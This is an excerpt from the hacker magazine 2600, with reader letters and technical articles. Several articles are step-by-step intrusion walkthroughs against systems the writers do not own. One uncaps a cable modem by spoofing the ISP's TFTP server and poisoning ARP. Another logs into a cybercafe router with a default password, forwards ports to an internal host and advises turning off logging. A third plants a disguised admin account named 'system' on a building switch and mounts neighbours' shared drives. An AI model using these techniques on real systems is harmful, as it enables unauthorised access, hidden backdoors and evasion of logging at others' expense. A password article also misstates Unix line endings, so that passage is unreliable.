Recently I received a chain letter in my inbox. The chain letter had a boring poem about two friends who are too busy in life to speak to each other. When one finally decides to visit the other, he turned out to be dead from old age. What this has to do with a chain letter aside from conveying a moral of no use, I can't determine. The letter had a standard set of instructions. Send this letter to a dozen or so people within three hours of reading or suffer incredible bad luck.

I dug up all the e-mail addresses listed in the e-mail and replied back to them. I quoted Robert Frost, "The Road Less Traveled," and told them all to take the road less traveled and not forward the chain letter on to a dozen other people to venture on into an endless tree of useless e-mail.

To my surprise, I received several replies from people who could not determine how I knew their e-mail addresses, even though the e-mail I sent to them had the original chain letter within the body. Apparently, I pissed off a bunch of people making them feel foolish for sending the message to their friends. If you consider it, it's thinking only about yourself that drives you to ship off an e-mail to all your friends so they can take on the burden of bad luck if they don't spam others within three hours of reading.

To make a long story short, I was supposedly reported to some Internet security agencies and told I wasn't aware of the repercussions of my actions.

Tell me I don't have the right to free speech. "Nicolai... you don't have the right to free speech." There we have it.

**Nicolai**

**Dear *2600:***

I just wanted to write a quick letter to you guys telling you that I e-mailed Ford informing them that I was boycotting (and encouraging everyone I knew to boycott) them due to the legal actions they were taking against *2600*. I told them that freedom of speech is probably the most important freedom we have as Americans and that I could not accept them taking legal actions to prevent said freedom. Thanks for the great magazine and website, guys. If you keep writing, I'll keep reading.

**Sunfist**

**Dear *2600:***

Why is it that those in power are so afraid of people who they see as a threat to that power? I'm enrolled

in a Business Technology course at my high school. It's sold as some super advanced course, but I personally find it to be a little below my level, so I find myself spending most of my time helping the instructor with little projects on the side. A few weeks ago we replaced his school-owned piece of shit computer with a rather nice Pentium III machine we built ourselves. In order to connect to the school network however, we required a couple of programs which the system admins refuse to give out. Namely Novell Client software and some program the teachers use to do attendance and gradebooks called STI. After several work orders were filed in an attempt to get someone from the tech department to come and take care of this issue for us - each of which was simply ignored - we decided to take matters into our own hands. After a couple of hours spent scrolling through every directory on every network drive on the school server (access to which his "teacher access" provided - no hacking was required), I managed to find copies of both programs needed. We downloaded the software and got our system up and running. Yesterday he was called into a meeting with the Superintendent of Schools and accused of using his class to train hackers. He is now teaching a restricted curriculum. They tell him quite specifically what he can and can't teach. Myself and a few other students who had absolutely nothing to do with the alleged attacks now have our computer privileges closely scrutinized. We also have reason to believe that certain individuals in the upper levels of the admin hierarchy have been sabotaging our equipment. Ultimately what it comes down to is this: the school tech department sees myself and a few other students as a free source of labor which the school board can tap to do their jobs. This threatens their paycheck, so we're on the shit list. I have three months to go until I graduate high school and get rid of all this bullshit once and for all. I'm biting my tongue and resisting the urge to do some real damage. Why is it that people in power seem to go out of their way to threaten, anger, and ultimately push perfectly legitimate hackers to do the kind of things that give us a bad rep? I'd have to say that not wanting to restrict future generations even further is the only reason I haven't done such things yet. Just three more months.

**Ghent**

*Even if you were the last class of seniors in your high school, destruction wouldn't be the answer. Nothing would make the morons who antagonize you happier. What's important is for you to reveal their stupidity in ways that non-technical people can understand. You've indicated that there is a paper trail which would prove that you attempted to get help from the tech department and that they ignored you. Assuming you didn't violate any software licenses in doing what you did, it should be a snap to prove that you did nothing wrong. There's no reason why you can't (or shouldn't) continue to help with this after you're gone.*

**Dear *2600:***

I was pretty disgusted when a friend of mine told me about a new kids' show that his kids were watching. It's called *Cyberchase* and the URL is at: http://pbskids.org/cyberchase/meet_hacker.html.

He said, "I haven't seen more than two minutes of it, but the gist of the show is that hackers are bad. In fact, my kids now call each other 'hacker' as a put-down."

They are planting seeds I tell ya. I like PBS but after seeing this, I'm going to write a short note to the pbskids.org site (unless you have a better contact), just to let them know how I feel about this 'toon.

Just thought I'd pass along this info. Maybe others might want to rethink donations or write a (nice) short note.

**johnnyfulcrum**

*It's essential that people express their feelings about this since it's a really unfair characterization. Contact your local PBS station as well as PBS, the Corporation for Public Broadcasting, and the National Science Foundation, all of whom provide funding. It's bad enough to have the evil character be a hacker but for his actual name to be Hacker is a bit much.*

**Dear *2600:***

I had nothing to do last Monday so I went to a lecture given by Janet Reno at my college. I was bored, and I thought that she might have something intelligent to say. After announcing that she was running for governor in Florida and an unconvincing tirade about how we need to "shake up the government system," Reno stated that "we need to protect our young children from the hackers that try to seduce them in chat rooms and prevent hackers living in other countries from stealing funds from America's banking institutions." After this broad generalization, I was pissed and wrote a question on the paper provided by the proctor of the assembly. After a slew of questions about health care, the legal system, and even a question about whether Jeb Bush was more intelligent than George W. Bush, she neglected to answer "Why are hackers still being criminally prosecuted for pointing out blatant and potentially dangerous security holes in government and business computer networks?" I guess our nation's politicians are still unable or unwilling to tackle the injustice in our society.

**Polar Mike**

*She probably watched an episode of "Cyberchase" right before giving that speech. Children's cartoons are popular with politicians and it explains the level of their intellect. It would be a good idea to keep track of all the stupid things they say about hackers.*

**Dear *2600:***

As I am sure you know, the goddamned SSSCA is still being bandied about. This is basically the complete bending over of customers by the RIAA, MPAA, and other lobbying groups. Because Congress is here to represent business, right? This country was started on the premise "We hold these truths to be self evident: every corporation has the right to as much profit as possible, regardless of the rights, health, or well being of the citizens of these United States," right?

Here is a great website that is trying to fight by sending faxes to congresspeople: http://www.digital-consumer.org-/fax.html. You can use their letter, modify it, or write your own. Please take a moment to do this. Maybe we can get some of our rights back for a change.

**Continued on page48**

# Creative Cable Modem Configuration

**by Pankaj Arora**
**pankajarora@paware.com**

An interesting aspect of cable modem technology is the evolution and standardization of the Data Over Cable Service Interface Specification (DOCSIS), developed by Cable Television Laboratories, Inc. and approved by the International Telecommunication Union (ITU).

The focus of this piece deals with the way ISPs configure DOCSIS-compliant cable modems and is constructed in a fashion that educates the reader on how a cable modem user could potentially configure their own device. Take very important note, reconfiguring and/or tampering with your cable modem not only most likely breaks your terms of service agreement but could potentially be found illegal in most jurisdictions and would then be punishable by law. If you wish to experiment, prior permission from your cable modem service provider would most certainly be necessary. I urge you to educate yourself through this writing but not to break the rules, and I urge cable modem service providers to use the information contained in this article to help better protect their service. I have a cable modem myself and I respect my cable company and the law - but I also highly value free speech and learning.

This article makes the assumption that the reader has prior TCP/IP, networking, and Linux knowledge (although this can theoretically be done on plenty of other OSes). There are certain exceptions to the content of this article and claims are based on a generalization of the DOCSIS-compliant cable modems that exist on the market today as well as my own testing - and the work of others.

How does an ISP configure DOCSIS-compliant cable modems? To answer that, one should first take notice of the interfaces on a cable modem. One interface connects to the coaxial cable itself. This is the HFC interface. Another is traditionally either Ethernet or USB (or both in some models) which is used to connect the cable modem to the customer's computer (or other network device). This is the CPE interface. As you may already know, the device we connect the cable modem to will have a hard-coded (but still "spoofable") MAC address which will be accompanied by an IP address which is either static or dynamically assigned by the ISP and of course handled in software.

However, a few things most people may not know are: 1) The cable modem itself has a hardware address and an IP address on the HFC interface and 2) The cable modem itself has another IP address on the CPE interface. Generally this IP address is 192.168.100.1.

When you turn your cable modem on, it uses a primitive TCP/IP stack and DHCP client to request an IP address for the HFC interface. With some ISPs the IP address it will receive will be a 10.x.x.x address. Additionally, upon receiving the IP address for the HFC interface, it may also receive the IP address for the ISP's Trivial File Transfer Protocol (TFTP) server. Upon the modem obtaining the IP address for the TFTP server it will connect to the server, download a configuration file, and use that to setup such things as downstream and upstream bandwidth caps. It's a rather simple process that usually doesn't take more than a minute.

How would one hypothetically configure a cable modem? To configure a cable modem, the first thing one would have to do is obtain the IP address of the ISP's TFTP server. For some it may actually be the same as the ISP's DHCP server. To find the address one could look at the information provided by the cable modem's mini web server (which exists on some modems such as certain Motorola SurfBoard models and can be accessed via the Ethernet/USB interface IP address, e.g. 192.168.100.1, using a standard web browser). Conversely, if that option isn't available or if the TFTP server information isn't given via the web server, then one could possibly use an SNMP client to scan the modem for that same information.

Using this same process(es), one would also need to obtain the name of the DOCSIS configuration file the modem downloads since TFTP doesn't allow you to list directories and thus a specific filename must be known to be able to download the configuration file. Once you find that out, the next steps are to use a TFTP client to download the configuration file off the ISP's

TFTP server and to use a DOCSIS utility to decode the file into a readable text format. Once you decode the configuration file, it will look something like this:

*Main {*
*NetworkAccess 1;*
*ClassOfService {*
*ClassID 1;*
*MaxRateDown 1544000;*
*MaxRateUp 128000;*
*PriorityUp 0;*
*GuaranteedUp 0;*
*MaxBurstUp 0;*
*PrivacyEnable 0;*
*}*
*MaxCPE 3;*
*/* EndOfDataMarker */*
*}*

One could theoretically adjust the settings to his or her own preference. For example, setting MaxRateUp to 0 would remove any upstream cap that may exist on the cable modem's end and setting MaxRateDown to 0 would do the same for downstream. After any changes are made, the file can be re-encoded using a DOCSIS utility. Again, let me stress to you, know the rules and follow them. This information is provided for understanding and was not produced with the intent of fostering and/or promoting illegal activities. Be smart and keep it legal, but at the same time don't be afraid to learn about this technology.

How would one apply the configuration themselves? The next steps involve running both a TFTP server and a time server (since many cable modems time-stamp log entries those modems make) on the computer/device that is connected to the cable modem [CPE interface]. The process is rather straightforward:

1) Place the configuration file in the root directory of the TFTP server making sure you use the exact same file name your ISP uses.

2) Depending on what OS you use you may want to create an entry in your HOSTS file for the modem's CPE IP address (since DNS will not be available when the cable modem is connecting to the TFTP server and things such as the standard Linux inetd service does not like the lack of DNS availability when resolving hostnames - most Linux distributions have the HOSTS file at: /etc/hosts).

3) Create an alias IP address on the interface your cable modem is connected to. As you may have guessed, the alias IP address needs to be the IP address of the TFTP server as you are going to be doing a little spoofing. Depending on your OS, this can be done in a variety of ways. Under Linux, with IP Aliasing installed in the kernel, one could simply issue the following command: ifconfig eth0:1 <tftp server> netmask 255.255.255.255. Replace <tftp server> with the IP address of your ISP's TFTP server of course. If you don't have IP Aliasing built into the kernel or otherwise generally available you could just theoretically change your IP address to that of the TFTP server for the time being. You will want to ensure you set the netmask to 255.255.255.255 to avoid unwanted network routes which could cause problems.

4) The next step is to create a static route to your cable modem to ensure you are coming from the spoofed address. Under Linux one could issue the command: route add -host <cpe interface ip address> gw <tftp server> again replacing that which is in brackets with the proper values.

5) Once all the preceding setup is complete, one would start their TFTP and time server with everything in place and start pinging the cable modem's CPE IP address and then, while that is occurring, reset the cable modem (or unplug it for a few moments and plug it back in).

If you were able to get this far and you set everything up right, chances are the cable modem will download the configuration file from you. Once this is complete the aliased address can be deleted or the IP address can be set back to DHCP or the static address given by your ISP. Additionally, you can stop pinging. You can verify this works via an SNMP query on the CPE interface or by just testing the results of any changes made.

Back up! How does this all make sense? The setup is similar to that of how it is set up on an ISP's end, for the most part. The pinging of the cable modem's CPE interface "poisons" the ARP cache of the cable modem and the resetting of the modem flushes the cache so the ISP's TFTP server MAC address (the real one) is flushed out. This process essentially makes the cable modem believe the MAC address of the TFTP server is yours instead of that which belongs to the ISP's TFTP server which - as far as the cable modem is concerned - makes you the TFTP server it wants. So when it's ready, it will connect to your box and get your configuration file. If you have a detailed enough understanding of TCP/IP this should make sense. If not it's okay, there are plenty of resources available to learn more of the fundamentals. There are many potential barriers an ISP may and should put in place to prevent this procedure from working. Additionally, some cable modems don't allow you to ping the CPE interface until it obtains the TFTP configuration file, which would essentially prevent the spoofing from working as it will cache the correct MAC address before you can deliver it the wrong one by pinging it. However, for the most part this process tends to work - at least for now.

I hope this article extended your understanding of how cable modems work and are configured - the utilities, servers, and services mentioned in this article are readily available on the web for numerous platforms.

# fun PASSWORD Facts

**by hairball**
**hairball@illgotten.net**

In the course of a computer security professional's everyday web surfing, we can't help but come across several programs that can do interesting things with passwords. From the everyday Unix/Linux password cracker to the Windows brute forcing programs strewn all over the Internet, I see the same single problem that seems to envelop most of them. Many read from a password list instead of generating the passwords as they go. While this makes perfect sense when used with "most common passwords" lists and all, when it comes to brute force this is very impractical due to the large number of possible password combinations. Let's do a little investigation.

As many of you probably already know, the ASCII character set contains a total of 256 unique characters. Remember that a byte is eight bits, and that a bit is a one or a zero. Therefore, in the range 00000000-11111111, only 256 possibilities exist. So every file in existence can only contain combinations of these 256 characters and nothing more. Numbered 0-255, each character possible has its own ASCII code. The first 32 codes (0-31), when it comes to text files, are control codes. These codes, which date back to MS-DOS 1.0, are passed from program to program to perform certain functions. For example, code 7 is the "bell tone" code. This is the code that causes your computer to send the motherboard the command to make your onboard PC speaker beep. On a PC compatible system, entering a raw ASCII command is as simple as holding down the ALT key and entering its code on the numerical keypad (not the one above the letters).

Here's a simple example:

*1) Open a DOS window (C:\COMMAND.COM on most versions of Windows/DOS).*
*2) At the command prompt, enter "ECHO", and a space.*
*3) Now, hold down the ALT key, and press 7 on the numerical keypad.*
*4) Release the ALT key.*
*5) Your screen should say something similar to "...>ECHO ^G."*
*6) Now, press the enter key.*

Since the DOS command "ECHO" tells your computer to spit back at you what you just entered, it will display the control character on your screen. But the code you just entered is not a visible character; it is the bell tone code. Instead of "^G" being proudly displayed, one of two things will happen. Depending on your system configuration, either your PC speaker will beep (sometimes it will just click on cheap motherboards), or Windows will play the "default beep" sound file that's programmed in the system settings. In the latter case, Windows simply intercepts the motherboard's beep command and interprets it internally.

Other control characters include "backspace" (8), "linefeed" (10), and "character return" (13). Each of the ASCII control characters also has a simple keyboard command, such as "break" (3) which is CTRL+C. Notice how the above bell tone example displayed ^G on the screen? This is because ALT+7 and CTRL+G are the same ASCII command character. This is how functions such as CTRL+C (copy) and CTRL+V (paste) work in Windows.

Here's a simple example:

*7) Open a DOS window (again).*
*8) At the command prompt, enter "DIR", the DOS command to list the files in the current directory.*
*9) Now, hold down the ALT key, and press 13 on the numerical keypad.*
*10) Release the ALT key.*
*11) Notice that the directory was displayed. This is because ALT+13 is the same as enter.*
*12) Now, try it again by entering "DIR" at the prompt again.*
*13) This time, instead of ALT+13, use CTRL+M.*
*14) Notice the same thing happens, because CTRL+M is the same as ALT+13.*

ASCII codes 32-126 are where the common keys are: A-Z, a-z, 0-9, plus all the symbols keys, space, and whatnot. 99.9 percent of the time a system password will consist of nothing but these characters.

ASCII codes 127-255 are the "extended" characters. These codes are characters with accent marks, drawing characters, and other such novelties. These characters are interpreted differently in DOS and

Windows environments, and cause a lot of compatibility issues. For this reason, they are mostly not well understood by the Windows generation. At a DOS window, try ALT+ 176, 177, 178, 219. These are shading effects used in old school DOS programs. Also, check out the border drawing set, ALT+ (179-222). If you have ever seen a DOS program that draws a border around itself without any graphical modes, this is how it does it.

Unix and Linux, because of the nature of the OS itself, can handle passwords made up of almost any combination of almost any of the 256 characters. Unfortunately, password files simply cannot contain all of this. The only characters that I know of that can't be used in a Unix/Linux password is code 0 and 13. Remember from the above example that 13 is the same as enter. So how would a password be able to contain an enter as a character? It can't. Code 0 is NULL, and entering nothing is nothing. Linux passwords can, however, contain the linefeed character. This is where Windows has some trouble. In Windows, both a linefeed and carriage return are needed to end a line in a text file. But in Unix/Linux, they both perform a different function.

A linefeed is a control character that says, "Go to the next line." A carriage return is a control character that says, "Go to the beginning of the line." So in a normal Windows/DOS text file, each line ends with both a linefeed and a carriage return. Here's an example.

What your computer sees:
*Joe is COOL.[CR][LF]He likes Cheese Pizza![CR][LF]DMCA Sucks.*
What you see:
*Joe is COOL.*
*He likes Cheese Pizza!*
*DMCA Sucks.*

Your computer displays the first part, "Joe is COOL." It hits the carriage return code and puts the cursor back at the beginning of the line - at the J in Joe. Then it hits the linefeed character and takes the cursor down one spot, right below the J in Joe, which is the beginning of the next line. It continues displaying the next line, "He likes Cheese Pizza!" until it hits the CR and LF again and repeats the process. This is how each sentence appears to be on its own line, even though a text file is a continuous string of data.

The problem arises when one of the characters is missing. Let's say for some reason the text file does not contain the carriage return control characters.

What your computer sees:
*Joe is COOL.[LF]He likes Cheese Pizza![LF]DMCA Sucks.*
What you see:
*Joe is COOL.*
*He likes Cheese Pizza!*
*DMCA Sucks.*

This is because the computer displays the first part, "Joe is COOL.", hits the linefeed control character, and spaces the character down one line where it left off. Since there is no carriage return, the computer does not reset the cursor at the beginning of the line and it just starts printing where it left off, just one line down.

Now let's say the same text files now have carriage returns, but are missing the linefeeds.

What the computer sees:
*Joe is COOL.[CR]He likes Cheese Pizza![CR]DMCA Sucks.*
What you see:
*DMCA Sucks.eese Pizza!*

This is because the computer prints the first part, "Joe is COOL.", then hits the carriage return control character and sets the cursor back to the J in Joe. Then it continues with the next line, "He likes Cheese Pizza!," overwriting what was on the screen before. Since there was no linefeed, the computer did not go to the next line.

The most common place you may experience problems from CR and LF mismatches is during telnet and terminal sessions. Telnet is not as much of a problem because most servers have adopted the VT100 standard, but using a terminal emulator on a modem has been famous for this kind of trouble. Also CR and LF play a major role when using a dot-matrix printer. Anyhow, back to the file formatting.

This is why sometimes if you copy a text file from one operating system to another, it doesn't open right. There are simple ways to fix this, such as opening them in a program that understands the format, then resaving them. But the fact is that Unix/Linux and Windows/DOS use different text file formats, and the size of a password file will be larger on a Windows/DOS system than a Unix/Linux system.

Windows/DOS requires a text file to have both the linefeed and carriage return codes, while Unix/Linux requires only the carriage return (under most configurations).

So, let's get to the math. As discussed earlier, a password can contain any of the characters except the NULL (code 0) and the carriage return (code 13). So the question is, how big would a text file be that

contains every possible Unix/Linux password?

Let's figure it out.

For all practical purposes, we are going to assume the password can be made of any ASCII character except 0 and 13, and that it can be between zero and eight characters long.

So, of the 256 possible characters, we are going to be using 254 of them. Let's make a chart of the possibilities.

We know that there's only one zero-character password, a blank one.

Now, for each of the remaining combinations, we are going to use the formula 254 ^ (number of characters). This will give the possible combinations of 254 characters for any given length of password.

```
Number of 0 character passwords:                          1
Number of 1 character passwords:                        254
Number of 2 character passwords:                     64,516
Number of 3 character passwords:                 16,387,064
Number of 4 character passwords:              4,162,314,256
Number of 5 character passwords:          1,057,227,821,024
Number of 6 character passwords:        268,535,866,540,096
Number of 7 character passwords:     68,208,110,101,184,384
Number of 8 character passwords: 17,324,859,965,700,833,536
=============================================================
                TOTAL:           17,393,337,673,075,145,131
```

Whew! That's a lotta passwords! But how much hard disk space will a plain-text list of them all take up?

Well, let's do more math!

Let's assume the password list will be stored on a Windows/DOS system. This means that every entry will require a carriage return and linefeed byte to maintain the text file format. So, here's the formula.

*Size = [Number of X digit passwords * (X + 2)]*

Breakdown: The space needed on the hard drive to store this set of passwords (in bytes) is equal to the number of password combinations in the set, times the length of each password plus 2 (carriage return and linefeed).

Example: There are 254 one-character combinations. So that's 254 passwords times a length of three. Each password is three characters long because of the one-character size, plus the carriage return and linefeed.

Okay, lets form another table.

```
 X: # of Passwords          * (Digits + 2 ) = Size in Bytes
=======================================================================
0:                          1 * ( 0 + 2 ) =                          2
1:                        254 * ( 1 + 2 ) =                        762
2:                     64,516 * ( 2 + 2 ) =                    258,064
3:                 16,387,064 * ( 3 + 2 ) =                 81,935,320
4:              4,162,314,256 * ( 4 + 2 ) =             24,973,885,536
5:          1,057,227,821,024 * ( 5 + 2 ) =          7,400,594,747,168
6:        268,535,866,540,096 * ( 6 + 2 ) =      2,148,286,932,320,768
7:     68,208,110,101,184,384 * ( 7 + 2 ) =    613,872,990,910,659,456
8: 17,324,859,965,700,833,536 * ( 8 + 2 ) = 173,248,599,657,008,335,360
=======================================================================
 TOTAL:                                    173,864,628,360,502,142,436
```

So, how big would a Windows/DOS text file that contained every possible Unix/Linux password be?

Looks like 173,864,628,360,502,142,436 bytes.

That's 169,789,676.2 Terabytes.

Well, this is every possible password *ever,* but remember I said that 99.9 percent of all passwords only used characters between ASCII codes 32-126? Lets figure this whole thing out again using this set instead of the whole shebang.

```
Number of 0 character passwords:                  1
Number of 1 character passwords:                 95
Number of 2 character passwords:              9,025
Number of 3 character passwords:            857,375
Number of 4 character passwords:         81,450,625
Number of 5 character passwords:      7,737,809,375
Number of 6 character passwords:    735,091,890,625
Number of 7 character passwords: 69,833,729,609,375
Number of 8 character passwords: 6,634,204,312,890,625
```

```
X: # of Passwords              *  (Digits + 2 ) = Size in Bytes
=============================================================================
0:                          1 * ( 0 + 2 ) =                          2
1:                         95 * ( 1 + 2 ) =                        285
2:                      9,025 * ( 2 + 2 ) =                     36,100
3:                    857,375 * ( 3 + 2 ) =                  4,286,875
4:                 81,450,625 * ( 4 + 2 ) =                488,703,750
5:              7,737,809,375 * ( 5 + 2 ) =             54,164,665,625
6:            735,091,890,625 * ( 6 + 2 ) =          5,880,735,125,000
7:         69,833,729,609,375 * ( 7 + 2 ) =        628,503,566,484,375
8:      6,634,204,312,890,625 * ( 8 + 2 ) =     66,342,043,128,906,250
=============================================================================
        TOTAL:                                  66,976,482,088,208,262
```

So, a plain-text Windows/DOS format text file containing every possible Unix/Linux password for ASCII characters 32-126 would be:

66,976,482,088,208,262 bytes which is 65,406.7 Terabytes.

Quite a large file.

Perhaps now you can understand why I am forced to laugh when I see a program on a web page or BBS that claims to be able to generate a complete password list using the entire ASCII alphabet. Sure, the program probably could do it, if it had two million terabytes to work with. And, oh, it would probably take a few decades too.

My point being, brute force is a real time-consuming game. It takes raw power that most of us just don't have available. If you need to brute force, then you'll need to get a program that generates the password list as it goes, therefore making the requirement for free hard drive space a little less.

While most of you probably knew that a complete password list would be quite a large file, even I was guilty of thinking a 40-gig hard drive would handle the job. By writing this article I hope to have opened a few people's eyes and save you the wasted time of trying to accomplish something that is, at best, a bad idea.

In conclusion, I have a question. What do you and all the computers you come in contact with all have in common? They both are capable of doing whatever the hell you want. Peace Out.

*Greetz: sybah, tekniq, radiate, MrT, myke@LM*

*[Special Thanks to Windows Calculator]*

# Defeating Network Address Translation

**by g00gleminer**
**g00gleminer@fiberia.com**

I was sitting in a cybercafe recently, daydreaming how nice it would be to remotely access these shiny Linux boxen in front of me to hop around the net anonymously. I gave it a shot. No shell access - someone clueful set up these hosts. I tried to shoulder surf the password out of the bored (but helpful) cafe worker. My eyes were too slow. D'oh! I tried to browse / via the browser - no luck. The front door was impervious. But I asked myself if someone had set up the "back door" with the same attention to detail. I surfed to whatismyipaddress.com and got the IP address. I made a note of it on my PDA. Back in the lab, I poked around. The IP addy turned out to be a DSL router doing network address translation (NAT) for the cafe's machines. This is a pretty common setup, since it's cheap and secure - if it's set up correctly. Emphasis on the last part of the sentence.

*g00gle@perciplex:g00gle {205} telnet 63.228.xxx.xxx*
*Trying 63.228.xxx.xxx...*
*Connected to 63.228.xxx.xxx.*
*Escape character is '^]'.*

*Flowpoint/2200 SDSL [ATM] Router fp2200-32 v3.5.1 Ready*
*Login:*

Lessee, could that be on a default password list? I surfed to www.phenoelit.de/ dpl/dpl.html (this site is threatened by the DMCA, incidentally)

and saw the default immediately: admin (sad, but true).

*Login:******

*Logged in successfully!*

Now what? I had to figure out a way to do some port redirection so that the Flowpoint would forward specific service traffic to the same port on internal, NAT'ed hosts. After some Google (ab)usage, I did:

*# dhcp list*

and saw the IP pool of reserved, non-routeable addresses handed out to the cafe clients upon issuing a DHCP request. I chose one of the IPs and issued the command which would do the port forwarding from the Flowpoint to this particular internal IP address and port. I chose ftp since it comes enabled on many linux distros.

*# rem addServer 192.168.254.19 tcp ftp wan*

*# exit*

Now I tried to connect to the masqueraded host:

*g00gle@perciplex:g00gle {206} ftp*

*63.228.xxx.xxx*

*Connected to some.cybercafe.host*

*220 some.cybercafe.host FTP server ready.*

*Name (some.cybercafe.host:g00gle):*

Woohoo! It worked. From here, I could do any number of things which I will leave to your imagination. Note that in getting to this point, I did not change the Flowpoint admin password, muck with DHCP leases, or generally cause unwarranted chaos. I also took the time to restore the service to its previous unforwarded state when I was finished:

*# rem delServer 192.168.254.19 tcp ftp wan*

If you try this for yourself, remember not to choose telnet as the forwarded service, or you will lose communication with the router on subsequent connects. It would also be wise to temporarily turn logging off prior to exploration of the Flowpoint OS:

*# system log stop*

Although this example worked for a cybercafe setting, you will encounter similar setups elsewhere since many people 1) trust NAT blindly and 2) are too lazy to change default passwords. It should be easy to do this for Cisco DSL routers as well.

**by Chris Byrnes**
**JEAH Communications, LLC**
**http://www.JEAH.net**

A few years back, the government split up the monopoly Network Solutions held on the registration market. Now, at that time, they still allowed Network Solutions to control the global registry (the thing that all competing registrars report back to so all the data is kept in sync). As you may know, Network Solutions is now owned by VeriSign.

Our good friends at VeriSign not only operate two registrars (registrars.com, and Network Solutions), but also this central registry called "VeriSign Global Registry." Lots of domains have been expiring in the last few months as people forget to pay their bills, dot com companies flop, etc. When these domains expire, they are supposed to be deleted within a maximum timeframe of 30 to 45 days. Otherwise the registrar must pay an additional registry fee to keep the domain active. (No registrar will do this if they don't get paid by the client, of course). This is all according to the global registry policy.

Let's do a WHOIS lookup on a domain I know is expired, because I've been trying to register it: skullbocks.com. skullbocks.com, of course, was the domain name used in the popular movie "AntiTrust." This domain is registered at Network Solutions and it says "Record expires on 05-May-2001." So I contacted VeriSign and asked why the domain hasn't been deleted yet. No response.

I spoke with an official at a competing registrar who told me, "VeriSign essentially is allowed to break its own rules. It just says that it pays itself the additional registry fee to keep the domain alive. In all honesty, VeriSign could continue to hold onto as many expired domains for however long it wanted, and never be breaking the registry rules."

ICANN, the non-profit corporation that was formed to assume responsibility for the IP address space allocation, protocol parameter assignment, domain name system management, and root server system management functions, has yet to adopt a policy that supersedes the policies put in place by VeriSign in this matter.

# The Threat of a Lazy Admin

**by Javier O.**
**javih3@yahoo.com**

I am writing this article because many admins do not seem to grasp the importance of security, especially "inside" security. Last summer I moved into some new apartments here in beautiful west LA. About a month later we decided to hook up our place with DSL, so we placed a call and scheduled an appointment. Weeks later we had DSL. As soon as the techs were done with the installation, I busted out my LinkSYS switch and a couple more hubs and hooked my whole place up. First thing I did was an IFCONFIG to get my IP info. I noticed that we were on a DHCP based service and that we were not the only ones on the same network segment. I decided to secure both of my roommates' Windows boxes, unsharing the drives, setting passwords and permissions for files and printers. When all that was done I checked my Linux box. I was curious to see what else was in our same segment, so I busted out the trusty NMAP (www.nmap.org) scanner and did a: #>nmap ñO 192.168.0/24 > results. That way it would scan the whole network based on a class C address and the results from the scan could be saved to the file "results". As expected, 192.168.1.1 and 192.168.1.2 were interesting. The first one belonged to a Cisco router and the second address belonged to a 3com switch. So I did a quick telnet to the switch and didn't get a prompt. So I hit the ENTER key twice and *bam!* I got a Login prompt. 3com switches by default have no password set. According to the manual, you are supposed to set one upon installation... tsk, tsk. So I typed in "Admin" with no password and I got the following:

*Login: admin*
*Password:*

*Menu options: ——3Com SuperStack II Switch 1100——*
*ethernet - Administer Ethernet ports*
*ip - Administer IP*
*logout - Logout of the Command Line Interface*
*snmp - Administer SNMP*
*system - Administer system-level functions*

*Type ? for help.*
*————————Switch 1100 (1)————————*
*Select menu option:*

So I went to the Ethernet menu and checked the statistics on all the ports. Of course they were all set to half duplex. So I quickly ran IFCONFIG again on my computer and got my MAC address. That way I could check the tables on the switch and find out what port I was assigned to. I found my MAC address matched with the MAC address in port 18. My roommates' MACs also matched port 18. So I went back to the switch and decided to change our port to full duplex. I logged in and typed:

*>ethernet <enter>*

*>portMode <enter>*

Next it asked "what port?" So I typed 18 and then it asked to enter a value.

*Select Ethernet port (1-26): 18*
*Enter new value (10half,10full) [10full]:*

I entered "10full" and was sent back to the main menu. I doublechecked my work and port 18 was at "10 full". Cool! Next I would create an account for myself, just in case an act of faith occurs and the admin decides to check his network and devices. Trying to make the account not seem suspicious, I named it "system" and gave full access to it. Before any changes take place you have to reset the switch, which can be done remotely. Now by doing some bandwidth tests, I see some improvement on our connections. It is not a huge difference since all I did was double the throughput of the port (full duplex doubles the throughput of a link), so the bandwidth and other network traffic was still the same. But at least it helps. Now the other IP address (192.168.1.1): I was able to telnet to the Cisco router and get low level access. Nothing really useful but by running the command: " >show version" I can see that it is a Cisco 2600. The only way to get root that I know of requires physical access to the router. Hmm... I guess I can look around my building next time I take out the trash. There are a lot of other security issues with this setup, like the ever famous "file and printer sharing" by Microsoft. All I had to do was open up "My Network Places" and choose a workgroup (about five exist on my segment), then just see what hosts offered what services. It was really kinda easy to do a "net use x: \\Ipaddress\c$" on my computer and mount some person's drive since Windows by default shares \c$ and \IPC$. But I was more interested in the switch and router than snooping around other people's drives.

As admins and enthusiasts, always secure your shit from both sides and never trust the users.

*Shout outs to: Happydrgn, Alezzz, Escorpion, littlesunshyngrl, my Family and to all my other friends!*

Continued from page39

I wrote my own letter:

"Back when I was in high school, I read magazines about computers and software. Then I started building my own computers from parts salvaged from friends' old computers plus whatever I had to buy to put everything together.

"I would also sometimes 'borrow' software which I could not afford to purchase. While this was illegal, it is a badly kept secret that this can sometimes greatly help vendors of the most expensive software to have it widely available to people interested in learning the software. They then go to work for companies which buy hundreds or thousands of copies. In fact, some of the most expensive creative software is now being given away free to non-business users for exactly this reason.

"If I hadn't gotten that experience I wouldn't have the great job and career I have today. I am now well paid and therefore have quite a bit of disposable income which I use for software, new technology, and entertainment.

"On the entertainment side, there have been dozens of reports showing that Napster actually increased album sales. DVD, which most major studios initially tried to destroy in favor of a horrendous pay-per-watch format, has been the best thing to happen to that industry since the VHS machine (which you may recall they also fought).

"Regardless of what is good for Corporate America, for once please concentrate on what is good for the citizenry. There are laws on the books right now which clearly establish the right of a customer to make a copy of an item they've purchased for use in another format (ex. for transfer to a more portable system) or as a safeguard against damage to the original. These rights are being violated by members of the MPAA and especially RIAA every single day, yet nothing is done.

"I ask that you not only prevent the likes of the SSSCA, but that you look into the continued routine violations of customers' fair-use and other rights, unfair business practices, and price fixing by the companies supporting SSSCA."

**Jeremy M Lang**

*If more people took this kind of interest, including sending letters in the mail, making phone calls, and even making appointments to talk with elected officials, it would definitely make a difference. Since this letter was sent, the SSSCA has been renamed the CBDTPA (Consumer Broadband and Digital Television Promotion Act). Keep updated and spread the word - it's really our only chance.*

## Corporate Corruption

**Dear *2600:***

